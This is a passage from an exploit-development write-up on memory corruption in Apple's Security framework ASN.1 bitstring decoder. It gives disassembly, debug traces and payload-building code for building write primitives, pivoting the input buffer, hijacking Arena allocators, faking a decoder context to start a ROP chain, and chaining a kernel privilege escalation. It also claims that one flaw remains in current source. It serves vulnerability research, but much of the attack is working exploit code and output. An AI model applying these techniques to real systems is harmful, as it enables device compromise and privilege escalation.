        |<------------------------ SCRATCH ------------------------>|
        |                                                           |
        |   |<------- State object -------->|                       |
        |   |                               |                       |
    ------------------------------------------------------------------------
        ... xxxxtheTemplateyyyyy ...
    ------------------------------------------------------------------------
            ^ ^^
            | |+- WRITE64(theTemplate) contraption
            | +- MAKE_ARENA64 contraption
            |
            +- start of run-time built bitstring
```

This ephemeral bitstring does not even have to have a well-formed tail.

Since we are inside an enveloped content, which is parsed by a recursive
‘SecCmsMessageDecode‘ call, the error code is ignored. If we could pivot
the input buffer to this scratch area, it will pick up and write the
template to whatever desired location. The exploit is writing itself at
run-time, Inception-style.

But how do we pivot the input buffer? It does not seem to be part of the
state object, and to make it worse, it is kept by ‘SEC_ASN1DecoderUpdate‘
in a CPU register. Even if it was kept on the stack, targeting ‘buf‘ means
we have exactly one chance. We cannot use MAKE_ARENA/WRITE(clean=0, ...) in
single-shot mode, because it exhibits +1 bleeding (there is a zeroing step
which goes over the write size + 1) and will clobber the adjacent variable;
and we cannot use MAKE_ARENA/WRITE(clean=1, ...) in multi-shot mode because
we risk having it accessed before it is fully pivoted.

Looking at ‘sec_asn1d_record_any_header‘ and ‘sec_asn1d_add_to_subitems‘,
we notice the CPU register holding the input buffer is saved to the stack
and is reloaded before return. However, inside ‘sec_asn1d_add_to_subitems‘
there is an assignment that looks interesting:

```
thing = sec_asn1d_zalloc();
...
thing->data = data;
...
state->subitems_tail->next = thing;
```


The code flow disassembly is laid out below:

```
_SEC_ASN1DecoderUpdate:
    ...
    MOV     X0, X21
    MOV     X1, X20 // buf
    MOV     X2, X22 // len
    BL      _sec_asn1d_parse_leaf
    ...
    BL      _sec_asn1d_record_any_header
    ...
    RET

_sec_asn1d_record_any_header:
    ...
    B       _sec_asn1d_add_to_subitems

_sec_asn1d_add_to_subitems:
    STP     X24, X23, [SP,#-0x10+var_30]!
    STP     X22, X21, [SP,#0x30+var_20]
    STP     X20, X19, [SP,#0x30+var_10] // save buf register (x20)
    STP     X29, X30, [SP,#0x30+var_s0]
    ...
    MOV     X19, X0 // state
    ...
    BL      _sec_asn1d_zalloc
    MOV     X20, X0 // controlled alloc -> thing
    ...
    LDR     X8, [X19,#0x78] // x8 = state->subitems_head
    CBZ     X8, ...
    LDR     X8, [X19,#0x80] // x8 = state->subitems_tail
    STR     X20, [X8,#0x10] // state->subitems_tail->next = thing
    STR     X20, [X19,#0x80] // state->subitems_tail = thing
    ...
    LDP     X29, X30, [SP,#0x30+var_s0]
    LDP     X20, X19, [SP,#0x30+var_10] // restore buf register (x20)
    LDP     X22, X21, [SP,#0x30+var_20]
    LDP     X24, X23, [SP+0x30+var_30],#0x40
    RET
```


We know ‘sec_asn1d_zalloc‘ can be made to return whatever address we want,
because we can virtually create Arenas out of thin air. If we could point
‘&subitems_tail.next‘ towards the location of X20 on the stack, we can
reload the register holding the input buffer to whatever ‘sec_asn1d_zalloc‘

returns. That is the address of the ephemeral bitstring we previously built inside the scratch area of the victim space. Remember, the scratch area can can be determined empirically and is presumed at a constant address between runs. Locating the exact stack address where X20 is held is just a matter of using vmmap and/or the bruteforcer step in creative ways. Hint: a daemon crashes and is reloaded. Go back in time and try to spot some things that remained constant.

The plan is as follows: after building the new bitstring, which is capable of writing live values, we create some more items. Recall we're slicing the scratch space hence the addresses of the ephemeral bitstring as well as the items and objects are considered known. We'll have a `SecAsn1Item` (serving as `dest`) and a subitem (serving as `subitems_head`). And then we force a hierarchy of three state objects: a grandfather object, a father object whose parent is the previous one and a child object which does the writing. The last object will smash its parent, filling in known values for: `dest`, `parent` (known value), `subitems_head`, `subitems_tail`. Taking the trip to `sec_asn1d_add_to_subitems` is just a matter of altering `state->place` to `duringBitString` and `state->underlying_kind` to `SEC_ASN1_ANY`.



After smashing the secondary object, we end up with this:



This technique has a nasty side-effect: after coercing `sec_asn1d_zalloc` to return the desired address, `sec_asn1d_add_to_subitems` writes that same address to itself, which means the first bytes that'll get picked up from the newly pivoted `buf` will be the most significant bytes of the address. A workaround is to have said address be `0x...23nn`. The reasoning behind this is that 0x23 would be confused with a useless constructed bitstring allowing us to skip the MSB of the address and get out of the danger zone as quickly as possible. This should not be a major constraint, since the scratch area should be larger than 16kB anyway. Because of how things add up in the decoder, and working the arithmetic backwards, this imposes a constraint on our scratch buffer to be located at `0x...20nn`. step2 shows how this is accomplished (though you may need to fix STACK_RBP_RELATIVE to match your library/framework).

```
    sec_asn1d_parse_leaf: memcpy(0x10b5722e8 + 0 = 0x10b5722e8, "6666666666666666", 19)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (19) to 148, unused=0x4
    STATE transition ...
    sec_asn1d_parse_leaf: len=547, @479
    sec_asn1d_parse_leaf: memcpy(0x10b5722e8 + 148 = 0x10b57237c, "540", 4)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (152) to 18446744073709551488, unused=0x540
    STATE transition ...
```

```
    sec_asn1d_parse_leaf: len=540, @486
    sec_asn1d_parse_leaf: memcpy(0x10b5722e8 + 18446744073709551488 = 0x10b572268, "10b57
20c0", 120)
    sec_asn1d_parse_leaf: pre-existing value = 0x7fab5e801868
    STATE transition ...
    sec_asn1d_add_to_subitems:1880: zalloc(24) -> 0x10b572398 in arena o_pool/0x0 (left -
1)
    sec_asn1d_add_to_subitems:1890: alloc(1) -> 0x10b5723b0 in arena o_pool/0x0 (left 184
46744073709551615)
    adding to subitems_tail: 0x10b572258::0x7ffee4729138(0x7ffee4729148) <= 0x10b572398
       <-- [E]
    new ARENA -> o_pool/0x7fab5e805020 of size 2087
    sec_asn1d_add_to_subitems:1880: zalloc(24) -> 0x7fab5e805020 in arena o_pool/0x7fab5e
805020 (left 2031)
    sec_asn1d_add_to_subitems:1890: alloc(1) -> 0x7fab5e805038 in arena o_pool/0x7fab5e80
5020 (left 2023)
    adding to subitems_tail: 0x10b572258::0x10b572398(0x10b5723a8) <= 0x7fab5e805020
    sec_asn1d_prepare_for_contents:1458: zalloc(35) -> 0x7fab5e805040 in arena o_pool/0x7
fab5e805020 (left 1983)
    sec_asn1d_parse_leaf: len=418, @18446603704184794972
    sec_asn1d_parse_leaf: memcpy(0x7fab5e805040 + 0 = 0x7fab5e805040, "1000000010b57", 35
)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    STATE transition ...
    sec_asn1d_prepare_for_contents:1458: zalloc(29) -> 0x7fab5e805068 in arena o_pool/0x7
fab5e805020 (left 1951)
    sec_asn1d_push_state:429: zalloc(144) -> 0x7fab5e805088 in arena o_pool/0x7fab5e80502
0 (left 1807)
    STATE transition ...
    sec_asn1d_parse_leaf: len=375, @18446603704184795015
    sec_asn1d_parse_leaf: memcpy(0x7fab5e805068 + 0 = 0x7fab5e805068, "7878787878787878",
 19)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (19) to 148, unused=0x4
    STATE transition ...
    sec_asn1d_parse_leaf: len=353, @18446603704184795037
    sec_asn1d_parse_leaf: memcpy(0x7fab5e805068 + 148 = 0x7fab5e8050fc, "518", 4)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    adjusting item->len (152) to 18446744073709551528, unused=0x518
    STATE transition ...
    sec_asn1d_parse_leaf: len=346, @18446603704184795044
    sec_asn1d_parse_leaf: memcpy(0x7fab5e805068 + 18446744073709551528 = 0x7fab5e805010,
"10b572611", 16)
    sec_asn1d_parse_leaf: pre-existing value = 0x7fab5e805827
    adjusting item->len (18446744073709551544) to 18446744073709551040, unused=0x0
    STATE transition ...
    sec_asn1d_prepare_for_contents:1458: zalloc(9) -> 0x10b572601 in arena o_pool/0x0 (le
ft -1)
    sec_asn1d_parse_leaf: len=324, @18446603704184795066
    sec_asn1d_parse_leaf: memcpy(0x10b572601 + 0 = 0x10b572601, "10b503510", 8)
```


In case you missed it, the buffer was switched at [E] in the previous log.
As convoluted as it is, this method allows us to pivot from a static buffer
to a dynamically constructed one, capable of writing shared cache pointers
to any location that would help us leak the shared cache slide outside and
build the ROP strip as shown next, in step3.

We notice there is one particular callback that gets called during parsing:
‘state->top->filter_proc(state->top->filter_arg)‘. It looks powerful enough
to pivot to a ROP strip. Let’s revise the ‘state->top‘ structure:

```
    typedef struct sec_DecoderContext_struct {
        PRArenaPool *our_pool;
        PRArenaPool *their_pool;
        void *their_mark;

        sec_asn1d_state *current;
        sec_asn1d_parse_status status;

        SEC_ASN1NotifyProc notify_proc;
```

```
        void *notify_arg;
        PRBool during_notify;

        SEC_ASN1WriteProc filter_proc;
        void *filter_arg;
        PRBool filter_only;
    } SEC_ASN1DecoderContext;
```

We plan on creating a fake `SEC_ASN1DecoderContext`, fill in `filter_proc` with a pivot gadget, then fill in `filter_arg` with the address of the ROP strip. We are only interested in `filter_proc` and `filter_arg`, everything else can be ignored because the ROP strip is not supposed to ever return. After that, we cause another state object allocation and point its `top` to our fake `SEC_ASN1DecoderContext`.



We can use our write primitive to lay down the ROP strip and an incomplete `SEC_ASN1DecoderContext` inside the scratch area. Then we trigger a couple of object allocations so that one object can smash its parent `top`. This is illustrated in step3.

Once we have the ROP running, we can use a kernel LPE. A good candidate is CVE-2016-4656[5] + CVE-2016-4655[6] pair, which can be triggered from ROP easily.

-- 4 - Fast forward

Five years later I decide to do this write-up, trying hard to remember some details of the ancient exploit; I begin tinkering with the mock-ups and the old library. I realise there were two bugs, not one, and I decide to check out the latest and greatest source tarball: Security-59754.80.3, as of this writing. Yep, still there.

Sadly, the fix for CVE-2016-1950 not only eliminated the bit/byte confusion but also introduced new safety checks so that `data->Length` could not wrap around. It meant we cannot reach the Arena structure by going backwards in memory.

I wept.

And then I got completely black out drunk, though for completely unrelated reasons. It was a fun night. But I digress...

-- 4.0 - Rolling the dice

Ignoring my terrible hangover, let’s revisit the other bug, the logic flaw: when the parser encounters an empty bitstring, `sec_asn1d_parse_bit_string` takes a shortcut and then, later in `sec_asn1d_prepare_for_contents`, the item is re-allocated with the wrong size. Please revisit section 2.2 for a refresh.

Right, it allocates the buffer anew but this time in `our_pool`, sized for `state->contents_length` which -- in case of constructed bitstrings -- will be for the next component only. Anything that gets allocated after that point will be smashed by subsequent bitstrings. Armed with what we learned so far, a trigger is trivial. We smash a state object to cause an immediate crash:

```
    CONS_BITSTRING(len);
        START_BITSTRING(0, 0);
```

```
        CONS_BITSTRING(3 + 5);
            REP_BITSTRING(0, 5, 'a');
        REP_BITSTRING(0, 8 + 144 - 5, 'b');
        CONS_BITSTRING(3 + 8);
            REP_BITSTRING(0, 8, 'c');

    if (len) {
        START_BITSTRING(0, 0);
        START_BITSTRING(0, len - 1);
        while (len) {
            PUSH1('z');
        }
    }
```

The 'a' part allocates 8 bytes, followed by a state object (144 bytes). The first memcpy covered 5 bytes, so the next memcpy needs to cover 8 + 144 - 5 bytes. The 'b' part leaves the dest pointer dangling over the upcoming next state object and then the 'c' part would smash the 'top' pointer resulting in a reliable crasher.

```
    sec_asn1d_prepare_for_contents: zalloc(8) -> 0x7ff006008dd0 in arena o_pool/0x7ff0060
08c20 (left 1615)
    sec_asn1d_push_state: zalloc(144) -> 0x7ff006008dd8 in arena o_pool/0x7ff006008c20 (l
eft 1471)
    STATE transition 0x7ff006008d40 -> 0x7ff006008dd8
    sec_asn1d_parse_leaf: memcpy(0x7ff006008dd0 + 0 = 0x7ff006008dd0, "61616161", 5)
    sec_asn1d_parse_leaf: pre-existing value = 0x0
    STATE transition 0x7ff006008dd8 -> 0x7ff006008d40
    STATE transition 0x7ff006008d40 -> 0x7ff006008cb0
    STATE transition 0x7ff006008cb0 -> 0x7ff006008d40
    sec_asn1d_parse_leaf: memcpy(0x7ff006008dd0 + 5 = 0x7ff006008dd5, "6262626262626262",
 147)
    sec_asn1d_parse_leaf: pre-existing value = 0xf006006a20000000
    STATE transition 0x7ff006008d40 -> 0x7ff006008cb0
    STATE transition 0x7ff006008cb0 -> 0x7ff006008d40
    sec_asn1d_push_state: zalloc(144) -> 0x7ff006008e68 in arena o_pool/0x7ff006008c20 (l
eft 1327)
    STATE transition 0x7ff006008d40 -> 0x7ff006008e68
    sec_asn1d_parse_leaf: memcpy(0x7ff006008dd0 + 152 = 0x7ff006008e68, "6363636363636363
", 8)
    sec_asn1d_parse_leaf: pre-existing value = 0x7ff006006a20
    <CRASH>
```


This doesn't seem very exploitable, especially since `dest` is allocated somewhere in `their_pool`, the state objects are allocated in `our_pool` and we cannot touch the Arenas anymore. Or can we?

After studying the allocation pattern, we notice something which manifests in a consistent manner after the 'b' segment:

```
    state = 0x7fe18b80d068 top = 0x7fe18b803420 dest = 0x7fe18b803e68
    state = 0x7fb3ad009268 top = 0x7fb3ad006e20 dest = 0x7fb3ad008a68
    state = 0x7f9798809268 top = 0x7f9798806e20 dest = 0x7f9798808a68
    state = 0x7fad49009268 top = 0x7fad49006e20 dest = 0x7fad49008a68
    state = 0x7fb12880fa68 top = 0x7fb12880dc20 dest = 0x7fb12880be68
    state = 0x7fe8a5809268 top = 0x7fe8a5806e20 dest = 0x7fe8a5808a68
    state = 0x7fe1d4009268 top = 0x7fe1d4006e20 dest = 0x7fe1d4008a68
    state = 0x7fb212809268 top = 0x7fb212806e20 dest = 0x7fb212808a68
    state = 0x7fe7ca804668 top = 0x7fe7ca802220 dest = 0x7fe7ca803e68
    state = 0x7fa123810068 top = 0x7fa12380dc20 dest = 0x7fa12380f868
    state = 0x7fa1cc809268 top = 0x7fa1cc806e20 dest = 0x7fa1cc808a68
    state = 0x7fc288009268 top = 0x7fc288006e20 dest = 0x7fc288008a68
    state = 0x7fd054809268 top = 0x7fd054806e20 dest = 0x7fd054808a68
    state = 0x7fa36a80f068 top = 0x7fa36a80cc20 dest = 0x7fa36a80e868
    state = 0x7fdd63009268 top = 0x7fdd63006e20 dest = 0x7fdd63008a68
    state = 0x7fd63b810068 top = 0x7fd63b80dc20 dest = 0x7fd63b80f868
    state = 0x7fee16809268 top = 0x7fee16806e20 dest = 0x7fee16808a68
    state = 0x7fd1a880da68 top = 0x7fd1a880bc20 dest = 0x7fd1a8803e68
    state = 0x7ff7cf809268 top = 0x7ff7cf806e20 dest = 0x7ff7cf808a68
    state = 0x7fdf82005068 top = 0x7fdf82002c20 dest = 0x7fdf82004868
```


```
    ...
```

With rather decent probability, we observe a repeating pattern of state/top pair: 9268/6e20. These addresses are for illustrative purposes, the real allocation pattern of the victim daemon we are attacking must be determined empirically, by whatever means. It's not the addresses themselves that are important, but rather the LSB of those addresses. Again, the state object is always at a constant distance from the start of the Arena and `dest` seems to be in 0xFFFF range. We could arrange the memory layout like this:



Since `state->dest` lies in close proximity of the state object, we can use a partial write to reroute it to &state - 8, and then smash the Arena:

```
    const unsigned FILLER_LEN = 8 + 144 - 5;
    const unsigned long long LAST_STATE =  0x7fca4b809268;
    const unsigned long long CURRENT_TOP = 0x7fca4b806e20;
    const unsigned long long ARENA_LIMIT = LAST_STATE - 0x258; // fixed

    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'a');
    // leave the pointer dangling over 'dest'
    START_BITSTRING(0, FILLER_LEN + 2 * 8);
        PUSHR(FILLER_LEN - 8, 'b');
        // place this right below 'top'
        PUSH8((ARENA_LIMIT - CURRENT_TOP) << 3);
        PUSHR(2 * 8, 'b'); // skip past 'top' and 'theTemplate'
    // reroute 'dest' to LAST_STATE - 8 and smash the Arena
    CONS_BITSTRING(3 + 2 + 3 + 16);
        // 'dest' -> { ARENA_LIMIT - CURRENT_TOP, CURRENT_TOP }
        START_BITSTRING(0, 2);
            PUSH2(LAST_STATE - 8); // partial write
        // rewrite the Arena
        START_BITSTRING(0, 16);
            PUSH8(0x4141414141414150); // limit
            PUSH8(0x4141414141414140); // avail
```




```
    ...
    sec_asn1d_parse_leaf: memcpy(0x7fe4190091d0 + 5 = 0x7fe4190091d5, "6262626262626262",
 163)
    sec_asn1d_parse_leaf: pre-existing value = 0xe419006e20000000
    STATE transition 0x7fe419009140 -> 0x7fe4190090b0
    STATE transition 0x7fe4190090b0 -> 0x7fe419009140
    sec_asn1d_push_state:430: zalloc(144) -> 0x7fe419009268 in arena o_pool/0x7fe41900902
0 (left 1327)
    STATE transition 0x7fe419009140 -> 0x7fe419009268
    state = 0x7fe419009268
        top = 0x7fe419006e20
        theTemplate = 0x1001792e0
        dest = 0x7fe419008a68
```

```
        our_mark = 0x0
        parent = 0x7fe419009140
        contents_length = 3
        pending = 2
        consumed = 3
        depth = 9
        allocate = 0
        indefinite = 0
    sec_asn1d_parse_leaf: memcpy(0x7fe4190091d0 + 168 = 0x7fe419009278, "9260", 2)
    sec_asn1d_parse_leaf: pre-existing value = 0x7fe419008a68
    STATE transition 0x7fe419009268 -> 0x7fe419009140
    STATE transition 0x7fe419009140 -> 0x7fe419009268
    state = 0x7fe419009268
        top = 0x7fe419006e20
        theTemplate = 0x1001792e0
        dest = 0x7fe419009260
        our_mark = 0x0
        parent = 0x7fe419009140
        contents_length = 17
        pending = 16
        consumed = 3
        depth = 9
        allocate = 0
        indefinite = 0
    sec_asn1d_parse_leaf: memcpy(0x7fe419006e20 + 8688 = 0x7fe419009010, "414141414141415
0", 16)
    sec_asn1d_parse_leaf: pre-existing value = 0x7fe419009827
    ...
```

In effect, this means we are replacing Arena ‘limit/avail‘ with whatever memory range we want, and then any further allocations will happen there. We can again resort to a scratch area which will become our allocation playground.

This approach of hijacking the Arena is probabilistic. Synthetic benchmarks showed pretty good success rate -- around 30-40% -- so it may be that in a real world scenario that would be somewhere up to 20%. Not exactly bad, but not very good either. Debugging will be a royal pain in the ass but that’s not even terribly important; the success rate will be reduced even further by whatever assumptions we may have to make down the road.

The hangover was still raging the day after the next one. I’ll never drink again! (that’s probably a lie)

-- 4.1 - Dance, little bunny!

The less-than-stellar success rate is kinda bothersome, let’s see if we can do better. We have two pools of Arenas: ‘their_pool‘ and ‘our_pool‘. The former holds destination structures (aka ‘dest‘) and the final values of the parsing process (the reassembled bitstring from its constituents). The latter holds intermediate values (eg: substrings) and state objects.

All Arenas have a default size of ‘SEC_ASN1_DEFAULT_ARENA_SIZE‘=2048, with the exception of the first ‘their_pool‘ Arena, which is 1024. Our bitstring will ultimately exceed 2048, therefore we are guaranteed the arena code has already depleted whatever Arena was active when entering the bitstring. It means when the time comes to allocate a new ‘dest‘ it will happen inside a fresh ‘their_pool‘ Arena.

Let’s try to forcibly deplete ‘our_pool‘ Arena, too. This process will not change the existing ‘dest‘.

```
    CONS_BITSTRING(len);

        // len must be >= 2048, so that their_pool is already depleted.
        // Now consume our_pool. We want to switch to a fresh Arena right
        // after we generate a new 'dest'
        for (unsigned k = 0; k < 8; k++) {
            CONS_BITSTRING(3);
                START_BITSTRING(0, 0);
```

```
        }
```

This process of creating empty objects has the net effect of consuming ‘our_pool‘ without taking up too much space in the input. Side-note: the empty bitstrings above are harmless, because they are not followed by any other primitive substring component and therefore they will not trigger the bug. Yet. At this point we have the guarantee that both pools are depleted. Now we trigger the bug, overwriting the currently active state object:

```
        // (continued)
        START_BITSTRING(0, 0);
        CONS_BITSTRING(3 + 5);
            REP_BITSTRING(0, 5, 'a');
        // leave the pointer dangling over 'place'
        REP_BITSTRING(0, FILLER_LEN + 6 * 8, 'b');
        // Change 'place', 'pending' and a bunch of other fields
        CONS_BITSTRING(len); // extend this construct to the end
            START_BITSTRING(0, 92);
                PUSH4(5);          // place: afterLength
                PUSH4(0x20);       // found_tag_modifiers: SEC_ASN1_CONSTRUCTED
                PUSH8(0xdfULL);    // check_tag_mask
                PUSH8(3ULL);       // found_tag_number
                PUSH8(3ULL);       // expect_tag_number
                PUSH8(3ULL);       // underlying_kind
                PUSH8(0ULL);       // contents_length: 0
                PUSH8(1ULL + 92); // pending: +1
                PUSH8(3ULL);       // consumed
                PUSH4(9);          // depth
                PUSH4(0);          // bit_string_unused_bits
                PUSH8(0ULL);       // subitems_head
                PUSH8(0ULL);       // subitems_tail
                PUSH3(1);          // allocate: 1
                PUSH1(1);          // indefinite: 1
```

We make some select changes to the state object, while keeping unchanged the values we don’t need. Let’s highlight the changes made to the object:

```
    place = afterLength
```

because we want to go straight to ‘sec_asn1d_prepare_for_contents‘. But we must dodge ‘sec_asn1d_parse_leaf‘ tail switching to ‘beforeEndOfContents‘, and so we also need:

```
    pending = whatever it was before (92) + 1
```

Once we reach ‘sec_asn1d_prepare_for_contents‘, we have:

```
    allocate = TRUE
```

and therefore a new ‘dest‘ will be allocated in ‘their_pool‘. Since that pool is already empty, we guarantee that the new ‘SecAsn1Item‘ will be the first thing in a new ‘their_pool‘ Arena. We will hit an assert because we are not supposed to be here unless ‘dest‘ was already NULL. We could set it to NULL with our bug, however, that means we would need to obliterate the ‘parent‘, which raises further issues. While this is probably fixable, we won’t be concerning ourselves with it, because the assert does not exist in Release binaries.

Later on, ‘contents_length‘ comes into play, and it works best for us if:

```
    contents_length = 0
```


This allows us to clear the ‘pending‘ field and skip further allocations. Finally, having also set:

```
    indefinite = TRUE
```

we dodge again ‘afterEndOfContents‘. The last piece clicks in place with:

```
    found_tag_modifiers = SEC_ASN1_CONSTRUCTED
```

which switches to `duringConstructedString` then pushes a new state. This new state gets allocated right at the beginning of `our_pool` Arena because we already depleted the old one. At this point, the pools look like this:




And then we follow-up with our old friend: trigger the bug again, without leaving the parent construct. Since `dest` is the first block sliced from `their_pool` Arena, shaving off its LSB will reroute `dest` to the Arena structure itself. This results in a type confusion: Arena `next` and `base` acting like a `SecAsn1Item` pointing to the old `dest`. We now trigger a write of eight zeroes followed by one 0x10 byte, effectively keeping the `dest->Length` to 0 and doing a partial overwrite over `dest->Data`, making the old `dest` point to `&Arena.limit`. Finally, having popped back the old `dest` we are now free to overwrite the Arena:


```
            // (continued)
            START_BITSTRING(0, 0);
            CONS_BITSTRING(3 + 5);
                REP_BITSTRING(0, 5, 'c');
            // leave the pointer dangling over 'dest'
            REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'd');
            // temporarily make 'dest' overlap with their_pool Arena, by shaving off the
LSB
            CONS_BITSTRING(3 + 1 + 3 + 9);
                // relocate 'dest' -> PLArena
                START_BITSTRING(0, 1);
                    PUSH1(0); // LSB = 0
                // 'dest' is pointing to previous self, shave off the LSB of Data
                START_BITSTRING(0, 9);
                    PUSH8(0ULL); // Length
                    PUSH1(0x10); // LSB = 0x10
            // 'dest' is popped back, with dest->Data pointing to our_pool Arena.limit
            START_BITSTRING(0, 16);
